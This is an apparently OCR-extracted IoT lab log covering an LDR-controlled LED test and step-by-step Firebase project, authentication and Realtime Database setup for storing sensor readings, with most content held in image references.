
Ouput :

As full darkness increases(threshold > resistance) so LED is off

To detect which connections are made :

Command :

Ouput :




DAY -4


Reading values by sensors to store in cloud

Fire base set up :


1.click on Get started




2.click on add project




3.give project name and then click on continue




4.click on continue




5.chose default firebase account and click on create project







6.Click on continue :




You will redirect to this page




7.Go to Build section select authentication then click on Get started




8.Go with Email/Password




9.Enable both permissions and save



You will redirect to the following page bellow




10.Go to user and then tap on add user then create an user




11.Go to Build → Realtime Database

